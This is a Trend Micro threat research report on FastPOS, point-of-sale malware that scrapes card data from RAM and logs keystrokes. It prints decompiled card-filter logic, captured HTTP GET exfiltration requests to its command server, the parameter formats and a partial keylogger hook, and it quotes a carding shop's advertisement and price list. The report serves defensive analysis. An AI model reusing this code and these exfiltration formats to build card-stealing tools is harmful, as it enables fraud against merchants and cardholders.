A TrendLabs Report

FastPOS: Quick and Easy Credit Card Theft

TrendLabs Security Intelligence Blog

Trend Micro Cyber Safety Solutions Team

June 2016

Contents

Introduction 1

Installation 1

Information Theft Routines 3

Data Exfiltration 4

Other Research Findings 6

Affected Countries 11

Conclusion 11

Appendix 13

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

Introduction

Regardless of size and industry, an organization or a company can be affected by Point-of-Sale (PoS) threats. For more than three years, we have monitored and reported PoS threats targeting diverse verticals beyond retail; we have seen attacks affecting airports and parking lots, among others. It is a mainstream threat that has continuously evolved its tactics to expand their target base.

While PoS threats have similarities in terms of techniques, each variant has its own unique characteristic. Take the case of this newly discovered PoS malware which is notable for its speed in how the information is stolen and sent back to attackers. We call this malware FastPOS, due to the said speed and efficiency of its credit card theft capabilities.


In this technical brief, we will cover the infection vectors of FastPOS, its information theft routines, and its novel way of conducting data exfiltration.

Installation

Based on the Trend Micro Smart Protection Network data, the operators behind FastPOS used the following three infection vectors to install this threat:

- A compromised medical website that serves as a download location
- A web-based, real-time file sharing service used as download location
- Direct file transfer via virtual networking computer (VNC); we assume that access to this is either through stolen credentials or through a brute-force attack

Earlier versions of FastPOS require an administrative account to run the file. A pop-up box appears if a non-administrative account runs the file:



Access Denied


Access Denied: Right Click -> Run as Administrator.

Figure 1: pop-up to run the file as administrator

This pop-up box forces the users to manually circumvent the user account control (UAC), built on Windows Vista® and higher. After running the file with an administrative account, the copies of the malware are copied to the following locations:

- %Windows%\system32\winlogon_r.exe (Windows 32-bit)
- %Windows%\SysWOW64\winlogon_r.exe (Windows 64-bit)

Running the file would result to a pop-up box indicating that the installation has been completed:



Success

Installation Complete.

Figure 2: Pop-up box of initial installation

In the later versions of FastPOS, we observed that the cyber crooks removed the requirement to run as administrator but preserved the “Installation Complete” pop-up box. This made infection easier as the end-user is no longer required to be logged on as administrator. Based on the updated file set that we have, a copy of the malware is placed in the following locations:

- %ProgramData%\cssrs.exe (Windows Vista® and above)
- %ALLUSERPROFILE%\cssrs.exe (Windows XP)

The “Installation Complete” pop-up box may be seen as a simple effort to avoid automation or sandbox execution that could possibly thwart full infection. Real infection, however, would still require clicking on the said pop-up box in order to pass the control to the newly written file. Aside from copying the file to the desired location, this threat has other indicators:

- Creation of the mutex, “uniqyeidclaxemain”
- Creation of an autorun entry, csrss = {malware path and filename} under HKCU\Software\Microsoft\Windows\CurrentVersion\Run

After the initial execution, file invoking, and successful installation, this threat connects to a command-and-control (C&C) server that is predefined in the file itself. The complete list of C&C servers can be found at the Appendix.

Information theft routines

FastPOS has three separate threads, pertaining to its notable capabilities:

- Keylogger
- Main RAM scraper process

  (Note: The latest file set avoids several process names: Firefox.exe, Chrome.exe, Svchost.exe, Dwm.exe, and Skype.exe)

- Self-updating mechanism

The first two threads, the keylogger and the main RAM scraper process, are for information theft purposes. We will tackle the third thread in the data exfiltration phase.

In the first thread, FastPOS captures keystrokes and sends back the entire string to the C&C server once the return key is pressed. Keyloggers often go together with PoS threats as the former enable the attackers to do reconnaissance and obtain other information aside from the stolen data from the credit card scrape. Stolen information from keyloggers may also vary between the products or services purchased and the card security code (unique card code/card identification number) being asked in some establishments.


FastPOS implements a simple key-logging functionality similar to another PoS threat, NewPosThings, in that keylogged data are held in memory with no file written in disk. As such, this poses challenges to detection and removal of the malware from PoS systems. Although, such routine may result to some level of network noise, there are relatively few instances of the return key being used. This is also seen when you compare the normal operations of PoS terminal to that of a regular workstation.

The main RAM scraping process handled by the second thread and a custom algorithm is implemented in the following flow:

1. Check field separator ('=' or 'D')
2. Check first digit of the primary account number (aka, primary account number or PAN) (3,4,5,6)
3. Check expiry year (not later than 2040)
4. Check expiry month (no value above 12)
5. Service code should be 201 or 101 (magnetic stripe card/IC card, PIN not required)
6. Must pass Luhn validation
7. Data after service code should be digits from 0-9 up to 16 characters, and ends with '?'

This process also checks if the number of digits is 16 numbers. The PAN checking indicates that it allows cards from major players like American Express, Discover, JCB, MasterCard, and VISA among others. The steps taken by this RAM scraper is quite common, except to one procedure where it checks the service code. Based on our analysis of one particular sample (sha1: 01cdb9f7935434df31196660a7542e0b46bcf480), FastPOS looks for a specific service code 201 or 101, namely:

- Position 1, value 1: International interchange OK
- Position 1, value 2: International interchange, use IC (chip) where feasible
- Position 2, value 0: Normal
- Position 3, value 1: No Restrictions




```
month = v15 + 10 * (v14 - '0') - '0';
if ( month )
{
  if ( (unsigned int)month <= 12// month max value = 12
    && *(_BYTE *)(field_separator + 6) == '0'
    && *(_BYTE *)(field_separator + 7) == '1' )// service code:
                             // second digit = 0
                             // third digit = 1
  {
    first_digit_serv_Code = *(_BYTE *)(field_separator + 5);
    if ( first_digit_serv_Code == '2' || first_digit_serv_Code == '1' )// service code:
                             // first digit = 1 or 2
    {
      v18 = v261;
      v19 = 1;
      while ( 1 )
      {
```

Figure 3: Service code checking

This filtering ensures that the credit card data that it searches for are international cards (position 1), unrestricted for authorization (position 2), and does not require a pin (position 3). A full list of possible service code combinations can be read here.

Data exfiltration

This RAM scraper has an unusual way of data exfiltration. It does not have any HTTP user-agent. Instead of HTTP POST, the HTTP GET verb is used. This implies that a server would have to do post-processing on their server-side logs. GET method is usually employed to request data from a specific HTTP resource while POST is for submitting data to the specified HTTP resource. Analysis of the HTTP responses indicates that a positive HTTP 200 response is given by the C&C server – meaning that the HTTP GET request is processed correctly. However, no content is provided back to the client from the server.



```
Stream Content
GET /star/cdosys.php?
comdlg64=add&log=[redacted]&foundin=[redacted] HTTP/1.1
Host: 5.100.156.107
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 4. HTTP GET request to C&C server

Furthermore, because of the use of HTTP GET, the requests are cached on the infected endpoints and remain in web browser history. FastPOS either deletes the URL cache entry to handle the cached content or when it attempts to update using the third thread for self-update.

Aside from implementing HTTP GET (instead of HTTP POST) on the client-side, the command and control server does not implement HTTPS to encrypt the traffic. This makes the requests and responses, including the credit card data, exposed in the network traffic. In turn, this makes the network traffic easy to spot as it exposes all gathered information from the endpoint in every HTTP transaction. However, this threat does so in a quick and easy manner, hence the name FastPOS.

Typically, PoS threats either log data locally or send it out to their respective C&C servers immediately. In the case of FastPOS, it does not store any scraped information or status logs locally but sends it to C&C server hard-coded in the malware. It does this using the following commands/parameters:

key&log=TWND%sKWND%s	Used to send the logged keystrokes. First string is the window title; second string is the key log
add&log=%s&foundin=%s	Used by the RAM Scraper thread during data exfiltration. First string is the card dump; second string is the process name.

Table 1. Commands for sending the stolen information

It also continuously sends status logs to the C&C server using the parameters listed below:

new&username=%s&computername=%s&os=%s&architecture=%s	Registers new infected system with user name, computer name, OS and architecture
statuslog&log=scanning-%s	Indicates processes being


	scanned for credit card data
update&username=%s	Sends when a software update is requested
statuslog&log=CheckedForUpdate	Sends after request for software update
statuslog=&log=GetLastError%d	Reports encountered error with an error code

Table 2. Parameters for sending logs

FastPOS has implemented a functionality that indicates the process name where the credit card is found. This is usually used to pre-filter if the entry is valid or not. They can also reuse this later for profiling purposes or for determining the PoS software running on the infected terminal.

Other research findings

We found interesting hints or clues regarding the perpetrators behind FastPOS and its possible users. We spotted a forum site which has a code snippet with the exact mutex as FastPOS when configured to use.



Posted 03 August 2015 - 07:49 AM


Hello
I have an application with a mutex that prevent it from being opened more than once.

```c
HANDLE h = CreateMutex(NULL, FALSE, "uniqyeidclaxemain");
    if (GetLastError() == ERROR_ALREADY_EXISTS)
    {
        MessageBox(NULL, "An instance is already running.", "Already running", MB_ICONERROR | MB_OK);
        return 0;
    }
```

If i try to open it again, an error appears that app is already running.

Figure 5: This forum site has the same mutex name


The error message (see figure 6) bears semblances to the pop-up box in our sample set.



Already running!

Figure 6: Pop-up box when the mutex is duplicated

We surmise that the user who posted in the said forum, inquiring about the keylogger is actually the creator of FastPOS. There's a possibility that he is employing the platform and its user base to refine his code. The said code in question appears like the FastPOS keylogger thread.



[redacted]

Member Since 03 Nov 2014
Last Active Mar 27 2016 01:14 PM

This KeyBoard KL hook is perfect but...


03 October 2015 - 11:37 PM

Hello
I have this keyboard hook from this forum, it is best keylogger i ever found works perfect but for some reason doesn't intercept keys like # $ % ^ & but intercept ! @, i mean everything after digit 3 and shift. Maybe someone can help, it would be great. Thank you!! Here is the code:

```c
#include <windows.h>
#include <atlstr.h>

int sendLog(const char * hostul, const char * command);
#define wheretosend "localhost"

HHOOK _hook;
KBDLLHOOKSTRUCT kbdStruct;
CString kblog;
CString totlog;

LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam)
{
    if (nCode >= 0)
    {
        if (wParam == WM_KEYDOWN)
        {
            kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
            if (kbdStruct.vkCode == VK_RETURN)
            {
                char wnd_title[256];
                HWND hwnd = GetForegroundWindow(); // get handle of currently active window
                GetWindowText(hwnd, wnd_title, 256);
                totlog += "TWND";
                totlog += wnd_title;
                totlog += "KWND";
                totlog += kblog;
                CString comm = "";
                comm += "key&log=";
                comm += totlog;
                sendLog(wheretosend, comm);
                comm.Empty();
                totlog.Empty();
                kblog.Empty();
```

Figure 7: Form post with code details


The existing sample set of FastPOS communicating back to the C&C server.



```
GET /star/cdosys.php?comdlg64=key&log=TWNDRunKWNDcreateproc:\progra HTTP/1.1
Host: 5.100.156.107
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
```

Figure 8: Example of a C&C communication matching exactly the code snippet in Fig 7.

Our research also indicated that around January 24-25 of this year, there were advertisements of a site called SwipeIt[.]pw in some forums with this content.



Jan 25, 2016

Dear valued customers,
We are happy to finally announce to you the start of our DUMPS selling service.
http://SwipeIT.pw


We offer you:

[+] Only fresh, first hand dumps, extracted by OUR OWN TEAM.
[+] WEEKLY updates.
[+] We do not upload any bases less than 90% valid rate.
[+] Proof of valid rate with each base.
[+] Cheap prices for an incredible quality Prices start from 12$
[+] Replacement Time 12 Hours.
[+] Auto-Instant money back for LOST/Stolen/Hold/Card Err. within the Replacement
[+] Fully automatic shop with powerful set of search options.
[+] Instant dumps delivery.
[+] NO FEES at all
[+] Weekly different bonuses announced on our news system.
[+] Our only mirrors: swipeit.pw
[+] Advanced Support Ticketing System
[+] Support Jabber: swipeit@xmpp.jp
[+] Many more services are coming, our team is working daily on them
[+] We are here to last, tied to deliver Quality Service for Quality Customers

Figure 9: SwipeIt[.]pw advertisement

Ironically, the IP address (5[.]100[.]156[.]107)of SwipeIt[.]pw is actually used as the C&C server of this threat. Perhaps, the operators behind FastPOS thought it would be simple as to make the forum as the C&C server where they can also sell their wares.

This forum also provides information about the dumps available for purchase. It also allows the users to add balance to their accounts, view and filter existing dumps, check the existing credit card bins, view the FAQ page, and access chat-based technical support page. All transactions are done in bitcoin only.



Category: All

Bin:

Last 4:

Type: All

- All
- VISA (1993)
- MASTERCARD (1233)
- JCB (74)
- AMERICAN EXPRESS (52)
- DISCOVER (2)
- (1)

Code: All

Level: All

Class: All

Bank: All

Page: 1

□	Number	Type	Level	Class	Code	Exp Date	Category	Country	Bank	Action/Result
□	513791	MASTERCARD	STANDARD	CREDIT	201	08/20	Korea	FRANCE	MASTERCARD FRANCE S.A.S.	Buy (25$)
□	552412	MASTERCARD	WORLD CARD	CREDIT	201	12/17	Korea	KOREA, REPUBLIC OF	SAMSUNG CARD CO., LTD.	Buy (10$)

Figure 10: Dump selection for purchase at SwipeIT[.]pw

As of posting, there's a total of 3,354 credit card numbers for purchase with the following prices:

Issuing bank location	Price
South Korea	US $10 - $12
Brazil	US$12
United Kingdom	US $10 - $12
Japan	US $40
France	US $25
Philippines	US $25
United States	US $12

Table 3. Price range for credit cards up for purchasing in SwipeIT[.]pw

The site also provides information regarding the current locations these cybercriminals are looting. Our findings show that the current locations are South Korea, United Kingdom, and Brazil.

Based on our research findings, here's a rough timeline of the events related to this.



June 13, 2015:
Domain registration of blank[.]pw
JUNE 2015
August 3, 2015:
Query on mutex creation at a forum
September 26, 2015:
Initial set of files created
AUG 2015
September 27, 2015:
Domain registration of paseovalantiacom[.]com
October 02, 2016:
Query on keylogging functionality at a forum
SEPT 2015
October 21, 2015:
Next set of test files created
January 04, 2016:
Creation of file set that resembles current version
OCT 2015
January 24, 2015:
Domain registration of swipeit[.]pw
January 25, 2016:
- Advertisement of services and business model (swipeit[.]pw)
- Creation of more files
JAN 2016
February and March 2016:
Continuous file infection and distribution
March 01, 2016:
The domain aquaspa-oi[.]re was used.
FEB 2016
March 05, 2016:
The domain sabebien[.]cl was used.
May 2016:
Attempts to compromise other businesses by this threat are still being spotted.
MAR 2016
MAY 2016

Figure 11. Timeline of FastPOS-related events

Although the two domains (aquaspa-oi[.]re and sabebien[.]cl) were registered some time ago, these were just recently observed with FastPOS.

Affected countries

Our Smart Protection Network data shows the following countries have FastPOS-related infections in the last five months.




Figure 12. Country distribution of FastPOS-related infections

Trend Micro has observed infections in small to medium-sized businesses (SMBs), as well as enterprises. We also surmise that the locations which have FastPOS infections are sometimes the remote offices with open remote VNC access.

Conclusion

Some of the affected entities of FastPOS are based in locations with open remote VNC access. In certain instances, these organizations have DSL router as their primary separation between the terminal (that processes credit card information) and the internet with just port-forward functionality enabled directly to the terminal itself. This introduces risks to the environment given that there's only a thin line separating the terminal and external access. While remote access allows remote administration, the same channels have always been abused. A similar methodology has been seen and documented early on with point-of-sale systems infected by Backoff with in this advisory from US-CERT almost 2 years ago which, as it stands to show, similar methodology are still being used on infections still persist today.

Furthermore, based on the design and behavior of FastPOS, it implies that the targeted terminals have bare internet access with installed endpoint security software as the only line of defense. While complying with the bare minimum of having anti-malware software on systems, it is recommended to separate traffic and employ strict access controls on such terminals.
In cases when an endpoint security solution is used to secure systems against PoS threats, it also best to track and monitor activities within the endpoint. Implementing a context-aware endpoint security monitor that would speed up the discovery, investigation and response to security incidents may be desired such as Trend Micro Endpoint Sensor.

